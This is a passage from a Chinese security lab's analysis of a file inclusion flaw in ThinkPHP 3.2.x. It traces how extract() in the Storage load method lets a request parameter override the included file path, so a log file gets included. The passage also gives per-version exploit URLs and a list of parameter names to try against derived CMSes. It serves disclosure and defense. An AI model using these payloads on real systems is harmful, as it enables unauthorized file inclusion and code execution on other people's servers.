
3.赋值结束后进入display方法中，display方法开始解析并获取模板文件内容，此时模板文件路径和内容为空：

代码位置：\ThinkPHP\Library\Think\View.class.php




4.程序进入fetch方法中，传入的参数为空，程序会去根据配置获取默认的模板文件位置（./Application/Home/View/Index/index.html）。之后，系统配置的默认模板引擎为think，所以程序进入else分支，获取$this->tVar变量值赋值给$params，之后进入Hook::listen方法中。

代码位置：\ThinkPHP\Library\Think\View.class.php




5.listen方法处理后，进入exec方法中：

代码位置：\ThinkPHP\Library\Think\Hook.class.php




6.进入exec方法中，处理后调用Behavior\ParseTemplateBehavior类中的run方法处理$params这个带有日志文件路径的值。

代码位置：\ThinkPHP\Library\Think\Hook.class.php




7.程序进入run方法中，一系列判断后，进入else分支，调用Think\Template类中的fetch方法对变量$_data（为带有日志文件路径的变量值）进行处理。

代码位置：\ThinkPHP\Library\Behavior\ParseTemplateBehavior.class.php




8.进入Think\Template类中的fetch方法，获取缓存文件路径后，进入Storage的load方法中。

代码位置：\ThinkPHP\Library\Think\Template.class.php




9.跟进到Storage的load方法中，$_filename为之前获取的缓存文件路径，$var则为之前带有_filename=日志文件路径的数组，$vars不为空则使用extract方法的EXTR_OVERWRITE默认描述对变量值进行覆盖，之后include该日志文件路径，造成文件包含。

代码位置：\ThinkPHP\Library\Think\Storage\Driver\File.class.php




覆写后：



最终导致：

> include .\Application\Runtime\Logs\Home\21_06_30.log



0x05 ThinkPHP3.2.*各版本之间的差异：

> 1.ThinkPHP_3.2和ThinkPHP_3.2.1

代码位置：\ThinkPHP\Library\Think\Storage\Driver\File.class.php 第68-79行

```
/**
     * 加载文件
     * @access public
     * @param string $filename  文件名
     * @param array $vars  传入变量
     * @return void
     */
    public function load($filename,$vars=null){
        if(!is_null($vars))
            extract($vars, EXTR_OVERWRITE);
        include $filename;
    }
```

http://x.x.x.x/index.php?m=Home&c=Index&a=index&value[filename]=.\

> 2.ThinkPHP_3.2.2和ThinkPHP_3.2.3

代码位置：\ThinkPHP\Library\Think\Storage\Driver\File.class.php

```
/**
     * 加载文件
     * @access public
     * @param string $filename  文件名
     * @param array $vars  传入变量
     * @return void
     */
    public function load($_filename,$vars=null){
        if(!is_null($vars))
            extract($vars, EXTR_OVERWRITE);
        include $_filename;
    }
```

http://127.0.0.1/index.php?m=Home&c=Index&a=index&value[_filename]=.\

> 3.限定条件下参数的收集

很多利用Thinkphp二开的cms，value的值不确定，以下列出常见的：

```
param
name
value
array
arr
info
list
page
menus
var
data
moudle
module
```

最终payload例如： http://127.0.0.1/index.php?m=Home&c=Index&a=index&info[_filename]=.\

> 参考：http://www.thinkphp.cn/

默安玄甲实验室已经协同监管单位向使用该框架的关键基础设施推进检测方式和代码安全解决方案，点击原文了解默安SDL解决方案。

扫码关注玄甲

玄甲实验室是默安科技旗下的技术研究团队，团队由长期在一线的攻防专家组成。团队主要致力于Web渗透，APT攻防、对抗，红队工程化，从底层原理到一线实战进行技术研究，深入还原攻与防的技术本质。

阅读原文 文章已于2021/07/12修改